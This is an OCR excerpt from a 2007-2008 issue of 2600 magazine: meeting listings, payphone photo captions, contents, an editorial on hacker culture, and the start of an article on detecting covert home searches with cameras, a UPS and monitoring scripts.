AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre 6:30 pm.

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia

Vancouver: The Steamworks, 375 Water St.

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm.

Ontario

Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.

Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.

Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.

Toronto: College Park Food Court, across from the Taco Bell.

Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC

Prague: Legenda pub. 6 pm.

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm.

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.

Exeter: At the payphones, Bedford Square. 7 pm.

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.

Manchester: Bulls Head Pub on London Rd. 7:30 pm.

Norwich: Borders entrance to Chapelfield Mall. 6 pm.

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND

Helsinki: Fenniakorttteli food court (Vuorikatu 14).

FRANCE

Grenoble: Eve, campus of St. Martin d'Heres. 6 pm.

Paris: Place de la Republique, near the (empty) fountain. 6:30 pm.

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm.

GREECE

Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND

Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.

Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm.

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.

Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN

Gothenburg: 2nd floor in Burger King at Avenyn. 6 pm.

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Tucson: Borders in the Park Mall. 7 pm.

California

Irvine: Panera Bread, 3988 Barranca Parkway. 7 pm.

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: London Bridge Pub, Wharf #2.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm.

San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm.

Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia

Arlington: Pentagon City Mall by the phone booths next to Panda Express. 6 pm.

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm.

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm.

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia

Atlanta: Lenox Mall food court. 7 pm.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 South 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.

Indianapolis: Au Bon Pain, 901 Indiana Ave.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm.

New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.

Marlborough: Solomon Park Mall food court.

Northampton: Downstairs of Haymarket Cafe. 6:30 pm.

Michigan

Ann Arbor: Starbucks in The Galleria on South University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 East 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm.

Nevada

Las Vegas: McMullan's Pub, 4650 W. Tropicana Ave. (across the street from The Orleans Casino). 7 pm.

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Rochester: Panera Bread, 2373 West Ridge Rd. 7:30 pm.

North Carolina

Charlotte: South Park Mall food court. 7 pm.

Raleigh: Royal Bean coffee shop on Hillsboro Street (next to the Playmakers Sports Bar and across from Meredith College).

Wilmington: The Connection Internet Cafe, 250-1 Racine Drive, Racine Commons Shopping Center.

North Dakota

Fargo: West Acres Mall food court by the Taco John's.

Ohio

Cincinnati: The Brew House, 1047 East McMillan. 7 pm.

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Convention center on street level around the corner from the food court.

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.

Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania

Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.

Philadelphia: 30th St. Station, southeast food court near mini post office.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.

Nashville: Vanderbilt University Hill Center, Room 151, 1231 18th Avenue South. 6 pm.

Texas

Austin: Spider House Cafe, 2908 Fruth St., front room. 7 pm.

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

San Antonio: North Star Mall food court. 6 pm.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.

Wisconsin

Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

More Foreign Payphones



Tajikistan. Found in Dushanbe, this newer phone takes cards.



Tajikistan. Also in Dushanbe, older phones like this one are from the Soviet era. In many locations, people take the old phones, tap in their own personal phone, and open their own payphone business.

Photos by Astcell



Bangladesh. A non-operational model found at the Chittagong Rail Station in Chittagong.



Bangladesh. Also non-operational in the same place but at least this one looks like it's been through a lot more.

Photos by Inferno

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photo



It took **darkism** nine months of riding the el in Chicago before spotting car #2600 on the Purple Line at Howard Station. Naturally, #2599 was spotted dozens of times before this memorable moment finally occurred.



Yet another cool hangout for us all to congregate in. **Joel Weisman** says the Hexagon Bar in Minneapolis is a hole-in-the-wall with a magical address that actually isn't all that bad. We can certainly identify with that.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.


Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free two-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).

Volume Twenty-Four, Number Four
Winter 2007-2008, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly



Payphones of the Americas



United States. One of the more creative payphones of the States, found (where else?) at the entrance to the Kennedy Space Center on Merritt Island in Florida.

Photo by icurnet



Costa Rica. Seen at a local shopping mall. Note how large the phone number is on this particular model. It's almost as if they want people to call payphones, unlike in the States where incoming service is often turned off.

Photo by RadioRover



Belize. Found in a restaurant/bar in San Ignacio. What it lacks in size it makes up for in overall design.

Photo by Phred



Colombia. Seen in Chia, this bank of phones has what has to be the most dramatic awning ever made for payphones.

Photo by Random

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

Presentations



The More Things Change...	4
Power Trip	6
Building Your Own Networks	9
Pirates of the Internet	11
Telecom Informer	13
Darknets	15
Scanning the Skies	16
Essential Security Tools	18
Decoding Experts-Exchange.com	20
An Introduction to Beige Boxing	21
Hacking the SanDisk U3	22
Exploring AT&T's Wireless Account Security	24
Hacker Perspective: Rop Gonggrijp	26
(More) Fun with Novell	29
PayPal Hurts	30
Facebook Applications Revealed	32
Letters	34
Hacking Windows Media DRM	48
The Noo World	49
Forensics Fear	51
Transmissions	52
Cracked Security at the Clarion Hotel	54
Building Your Own Safe, Secure SMTP Proxy	55
Zero-Knowledge Intrusion	57
Booting Many Compressed Environments on a Laptop	58
Avoid Web Filtering with SSH Tunneling	61
Marketplace	62
Meetings	66



The More Things Change...

As we move towards our 25th year of publishing, we find that so much has changed in the world we write about. Yet somehow, a surprising amount of things are almost exactly the same.

Let's look at where technology has taken us. Obviously, nothing has stood still in the hardware and software universe. In 1984, ten megabytes of storage was still more than what most people had access to. Those few who even had their own computers would, more often than not, wind up shuffling five and a quarter inch floppies before they would invest in an expensive piece of hardware like a hard disk. And speed was a mere fraction of a fraction of what it is today. If you could communicate at 300 baud, it was considered lightning fast to most people. Of course, there were those who were always pushing to go faster and get more. It was this incessant need for expansion and improvement that got us where we are today.

Perhaps not as dramatic in scale but certainly as wrenching in feeling has been the change to our society and the world around us. In the current day, we are security-obsessed without having gotten any better at being secure. We seem to have lost any semblance of the trust that once guided us as human beings. Instead, we live in a state of perpetual alertness, suspicion, and fear. Some would say that this is reality and that this state of mind is the only way to survive in a hostile world. We would say that it's a sad reality and one that needs to be analyzed and hopefully altered. Were we to have started publishing in 2008 rather than in 1984, we likely would have been quickly branded as potential terrorists before ever being able to establish a foothold in our culture that enabled us to be seen as a revealing and even necessary voice.

Today we continue to exist in no small part because we have existed for nearly a quarter century. It is that history which strengthens us and one we should all try and learn as much as we can from.

So what has managed to stay the same over the years? A number of things actually, some good and some bad.

For one, the spirit of inquisitiveness that drives much of what the hacker world consists of is very much alive and in relatively the same state it's been in for so long. If anything were to sum up what every single one of our articles has had in common over all these years, it's that desire to find out just a little bit more, to modify the parameters in a unique way, to be the first to figure out how to achieve a completely different result. Whether we're talking about getting around a barrier put in place to prevent you from accessing a distant phone number or a restricted computer system, or cracking the security of some bit of software so that you can modify it to perform functions never dreamed of by its inventors, or revealing some corporate secrets about how things really work in the world of networks and security - it's all about finding out something and sharing it with anyone interested enough to listen and learn. These are the very foundations upon which *2600* was founded and those values are as strong today as they were back in our early days. In many ways they have actually strengthened. The Internet is an interesting example of this. While its predecessor, the ARPANET of the 60s and 70s, was developed under the authority of the military, what has evolved since then is a veritable bastion of free speech and empowerment of individuals. Of course, it's not all so idealistic. Not everyone cares and there's a constant struggle with those who want the net to be nothing more than a shopping mall and those who seek to control every aspect of it. But who can deny that literally any point of view can be found somewhere on today's net? And a surprising amount of people will defend that concept regardless of their own personal opinions. Almost without fail, if someone is told that they may

not put forth a certain viewpoint or spread information on a particular subject, then the community of the net will respond and make sure the information is spread more than it ever would have been had there not been an attempt made to squash it in the first place. Nobody has yet been able to put the top back on the bottle and prevent this kind of a reaction since never before in the history of humanity has such a tool been so widely accessible. There obviously is still a long way to go and a good many battles to fight in order to keep free speech alive on the net. But this is at least encouraging and indicative of how hacker values have easily meshed with more mainstream ones.

But something else which hasn't changed over the years is the malignment of hackers and what we stand for. The irony is that most people understand perfectly well what we're all about when presented with the facts. The mainstream media, however, never has and probably never will. It's simply not in their interests to portray us as anything but the kind of threat that will help them sell newspapers and get high ratings. Fear sells - that is the unfortunate truth. And fear of the unknown sells even better because so little evidence is needed to start the ball rolling.

In the media, as in politics, enemies are needed in order to set forth an agenda. From the beginning, hackers have fit the qualifications to be that enemy. They know too much, insist on questioning the rules, and won't stop talking and communicating with themselves and others. These types of people have always been a problem in controlled environments like dictatorships and public schools. It's not too difficult to see why they're viewed with such hostility by people who want to hold onto whatever power they happen to have. A true individual is no friend to autocrats.

If you read a newspaper or watch virtually any newscast, you won't have to wait too long for a story to appear with details on how the private records of thousands (or sometimes millions) of people have been compromised while in the care of some huge entity. We could be talking about a phone company, credit card provider, bank, university, or government. And the information that was lost might include anything from people's names, addresses, unlisted phone numbers, Social Security and/or credit card numbers, a list of purchases, health records, you name it: data that was entrusted to the company, agency, or bureaucracy for safekeeping which has been compromised because someone did something foolish, like somehow post confidential hospital files to a public web page, or copy customer information to a laptop which was subsequently lost or stolen. Yet in virtually every instance of such a profound gap in common sense, you will find that hackers are the ones getting blamed. It makes no difference that hackers had nothing to do with letting the information out in the first place. The media and the authorities see them as the people who will do virtually anything to get private data of individuals and make their lives miserable.

This misdirection of blame serves two purposes - as it always has. The first is to absolve those really responsible of any true blame or prosecution. The second is to create an enemy who can be blamed whenever anything goes wrong. Of course, the irony is that if hackers were the ones running and designing these systems, the sensitive data would actually be protected far better than it is now. There simply is no excuse for allowing people's private information to be copied onto insecure machines with no encryption or other safeguards. The fact that it keeps happening tells us that dealing with this isn't very high on the priority list. Perhaps if those organizations that don't have sufficient security practices were held accountable rather than being allowed to blame invisible demons, we might actually move forward in this arena. But one must ask what would be in it for them? The answer is not a whole lot.

These battles and conflicts will no doubt continue regardless of what direction our society takes us. While we have indeed been frustrated with the seeming lack of progress on so many levels, we can't help but be fascinated with where we will wind up next - both in the technological and political spectrum. The combination of the two may very well seal our future for quite a long time to come.

The one thing that will keep us going (and that has made it so worthwhile for all of these years) is the spirit of curiosity that our readers and writers continue to proudly exhibit. It's a very simple trait, and perhaps one that's an unerasable ingredient of our humanity. It will survive no matter how our technology advances, regardless of any law or decree put forth to stifle it, and in spite of misperceptions and overall cluelessness. If we keep asking questions and thinking outside the box, there will always be something good to look forward to.

Power Trip


BRISTOL MAGISTRATES' COURT — (1913)

Date: 21 MAY 1999 and time: 11.00

The Information of: PC 1135 MITCHEL JOSEPH WILSON, AVON AND SOMERSET POLICE HEADQUARTERS

laid on oath before me for the time of a warrant under: SECTION 23 OF THE MISUSE OF DRUGS ACT 1971

To enter and search premises: NO. 6 ALBION ROAD, ST. AGNOES, BRISTOL

To search for: ANY CONTROLLED DRUGS, DRUGS PARAPHERNALIA, DRUGS PARAPHERNALIA, DRUGS RECORDS, CASH AND ANY OTHER ITEMS CONNECTED WITH THE SUPPLY OF CONTROLLED DRUGS

Authority is hereby given for any constable (accompanied by) PC 1135 MITCHEL JOSEPH WILSON AND ANY OTHER CONSTABLE OF AVON AND SOMERSET CONSTABULARY

to enter the said premises on one occasion within one month of the date of this warrant and to search for the articles or persons in respect of which the above application is made

CERTIFIED TRUE COPY

Justice of the Peace



by OSIN

It is common in *2600* for writers to preface whatever topic they may be discussing with a disclaimer such as "I by no means condone or encourage illegal activity." That ends with this article. Since it is now impossible in America to tell who is a criminal and who is not, or to tell what is a crime and what is not, I wholeheartedly condone the practice of the actions I'm about to lay out by any and all criminals reading this article. But not to worry: should any of you criminals out there run afoul of the greatest crime syndicate since the Gambinos, you can always use the "Scooter" Libby lame-ass defense, assuming you're a rich, white, non-violent, first time offender.

One of the most used weapons of today's organized crime syndicate is the secret warrantless search. That means they can enter your residence while you're away and either seize computer equipment or bug the place. Surely such evil doesn't exist in the Land of the Free and Home of the Brave! And, how ironic: I began writing this article on the 4th of July. But, yes, things are taking place that I'm pretty sure the forefathers of the USA didn't intend. So, let's take a bite out of crime!

Our first weapon against evil-doers is wireless technology, specifically an Internet-capable wireless camera and a wireless access point (WAP). I won't go into the security considerations of wireless cameras and access points; I'll only say that it is in your best interest to change the default login password. There are many more security issues pertaining to this technology, but they are beyond the scope of this article. I strongly suggest that you educate yourself about these issues lest you give criminals access to spy on you. No, what we're more interested in at this stage are the capabilities of the wireless cameras on the market now. Different cameras have different capabilities, but if you were to select one, I would say it should have at least two capabilities: the ability to be monitored over the Internet with a browser and the ability to send email alerts or attachments.

You should consult your particular camera's documentation for information on how to set it up. I can't really give specifics since different manufacturers' cameras vary widely, but in most cases you can set the email notification, whether to send an mpeg attachment, the number of seconds to record, which email addresses to send the alert to, and so on. You should also think about such things as the placement of the camera. Set it far enough away from the area you're monitoring so that the camera has enough time to record a few seconds and send an email before it gets unplugged. You might even want to consider hiding it or disguising it as another object. The point is that you can't have a secret warrantless search if there's video of someone in your residence. And knowing about it is half the battle. Remember that they don't have to kick down your door or pick the lock. Many of these gangs have huge amounts of technical resources, so they can make their own keys to get into your place.

But let's not stop there; evildoers always collude with other criminal elements of society to get what they want. Anyone desperate enough to do a secret warrantless search is probably wise enough to case out the victim before such a search is actually conducted. And, during the course of such an investigation, they might discover that you have wireless cameras throughout your residence. How might they react? Well, barring a full-scale search and seizure, which would make secrecy moot, they might collude with a well-known criminal enterprise that shakes down citizens on a monthly basis: the power company. Keep in mind that the power company will always do what it takes to please its regulatory master. So, with no power, our wireless camera and setup is useless, right? Not so fast. Consider our second weapon against secret warrantless searches: the UPS.

When the UPS first came out, it was nothing more than a glorified surge protector. The first ones could power a desktop computer and monitor for about 15 minutes, really only useful to give the user time to gracefully shut down the computer. About a year ago, though, I came across the newer versions. They had a USB port which allowed them to be monitored with proprietary software on a laptop. They also boasted far greater power capacity than older models did. The one I bought could power a desktop and flat screen monitor for nearly 90 minutes. But, because I haven't used my desktop in years and I didn't want a good UPS go to waste, I wondered how long this UPS would power my wireless camera, broadband modem, and WAP. The power requirements for all three added up to 110 Watts while the UPS boasted an ability of 450 Watts. On top of being a surge protector, the UPS also contained a voltage

regulator so I had some confidence that using it outside its intended design parameters wouldn't fry my wireless setup. I gave it a go. Using my laptop to monitor the UPS I found that after an hour of running all three devices off the UPS, the battery's charge had fallen to around 92 percent. Not bad. Now, theoretically, if the power usage is linear, then that might run the setup for more than 10 hours, but in a real-world scenario, more power is going to be utilized as my wireless components become more active or have to send out data over my broadband connection. I never tested how long it could power the setup since you can decrease the life of the rechargeable 12 volt battery if you go below 80% charge, so let's assume for argument's sake that my UPS will power the full requirements of my wireless setup for 7 hours. That's still a long time for miscreants to have to wait to start their search.

But power outages are common in the United States. It's not unusual for one to occur, and there are usually no sinister forces behind them, so how do you know if the power outage at your residence is a normal one? For that matter, how would you know that one occurred? It's true that my UPS starts beeping when the power goes out, and since my wireless camera also has a microphone, I'd be able to hear it if I logged in to see what's going on. But I'd have to know that an outage has occurred to connect in the first place. The point is that you may not know if the outage is just a normal blackout, but there are ways of knowing that an outage has occurred. The problem is one of notification. And in this next part, I'm going to use a program that's been used on computers for several years to track battery energy consumption (our third weapon): Advanced Power Management (APM).

APM is normally used on laptops to monitor the battery and do some notifications when the battery level approaches critical levels. The good thing about APM is that it will tell you when the power goes out or the power adapter is unplugged from the wall socket. It goes without saying that APM will treat a power outage the same way it would treat unplugging the power adapter from the wall and running on battery power. For this example, I'll be using OpenBSD. On OpenBSD 3.9, my version of APM will give human readable statistics on the status of the power. On a laptop, the command to execute is `apm -v`. You may need to start the apm daemon first, which is merely `ampd`. When you run the `apm -v` command it will output three lines similar to these:

```
Battery state: high, 100% remaining,
151 minutes life estimate
A/C adapter state: connected
Performance state: uninitialized (200MHz)
```

But when the AC adapter is unplugged or there is a power outage the second line in the output from apm changes to this:

```
A/C adapter state: not connected
```

So, it's that particular line that we are most interested in. After plugging the laptop into a wall socket, we could write a script that would run in cron every minute and test whether that second line had changed. Before we proceed, though, I want to return to the wireless camera.

Anyone who has one of these cameras and has used the motion detection email attachment option will tell you that it's sometimes too sensitive to light changes and not sensitive enough to motion unless you have the sensitivity set to high. The false positives the camera sends out can be annoying. Wouldn't it be nice if the camera's motion detection option could be turned on only if the power goes out? I found that it is possible, assuming your camera allows it. Most of these cameras are running a simple web server to which you can log in and make changes to the settings and options. My camera, for instance, uses the GET method when you click the Apply button to turn motion detection and emailing on. The entire call I need to use shows up in the browser URL location bar. So now that I know what the full URL is to do this manually, I can incorporate that knowledge in my cron script so that when a power outage is detected it will automatically turn on the motion/email option using wget. Here is a Perl script that would perform this feat (the wget line has been truncated since the real call is very, very long):

```
#!/usr/bin/perl
@apm=`/usr/bin/apm -v`;
foreach $line (@apm) {
        if((index $line,"not
➥connected") > 1) {
#if the apm.lock file does not exist
                if (!(-e 'apm.lock')) {
# We only want this command to run
➥once which is why we have a lock file
                `wget -O powertrip.html
➥—http-user=admin —http-
➥passwd=yourpassword http://camera_ip/
➥adm/file.cgi?audio_enable=enabled&mo
➥t=enabled&email=you@yourisp.com"`;
                $lock=`/
➥bin/touch apm.lock`;
        }
        } else {
#The power is back on. Remove the lock
➥file but do not turn off monitoring
                if((index
➥$line,"connected") > 1) {
        $exec=`/bin/rm -f apm.lock`;
                }
        }
}
```

As I said, the http call has been severly truncated. The actual call is much longer. Each camera is different, though, so you may actually have to sniff your traffic to learn the actual call to your camera's webserver to turn on motion detection. Note that the variable that actually turns on monitoring is “mot” for my camera. To turn off monitoring, you would just change your call line and set mot to “disabled”, but I advise you to leave monitoring turned on after a power outage event.

There is an old saying that criminals always return to the scene of the crime. I don't know if that's always true, but our criminals are very anal-retentive and won't give up easily. So they may call in some favors from another syndicate which has a long history of collusion: your ISP.

I'm not sure if it is feasible for the ISP to disconnect just one DSL or cable modem, but I can imagine they would have some way to block any traffic coming from your modem temporarily. That means that even with backup power, your email alert and attachment will not get through. What to do then?

Although my camera has a proprietary program to save images to a flash drive or hard disk, it's not easily scriptable in a Unix-like environment. To combat this possible attack, then, we must resort to an entirely different setup. Instead of using a WAP, wireless camera, and modem, we will use a digital camera, an old 8x8 WinTV card, and a program called Motion. The OS used is some variation of Linux; in the particular case when I first built this setup, I used RedHat. Motion uses the video4linux interface, so any TV card or digital camera setup that supports video4linux might work. It's hard to tell with some hardware, but that's why I never throw any hardware away if it still works. Anyway, the setup goes like this: you hook the video-out of the camera into the video-in of the TV card which is sitting in a PCI slot of your desktop computer. You've downloaded Motion from SourceForge.net and have it installed. Here's an excerpt from my motion.conf file:

```
framerate               10
input                   1
norm                    1
auto_brightness         yes
threshold               1000
noise_level             16
night_compensate        yes
lightswitch             yes
daemon                  on
quiet                   yes
execute                 /usr/share/alert.sh
target_dir              /home/pics
ffmpeg_cap.new          no
ffmpeg_timelaps         on
thread                  thread1.conf
```

Some things may have changed in the later releases of Motion, so you should read the documentation. I won't go into great detail other to say that threshold controls how sensitively Motion will react to movement, execute means that an alert script is run once motion is detected, and target_dir is where the jpeg images of the detected motion are stored. Right before I log out of my machine and leave my residence, I have a shell script which delays the startup of Motion and runs as a background process:

```
echo "Sleeping for 60 seconds."
sleep 60
echo "Starting motion detector..."
motion
```

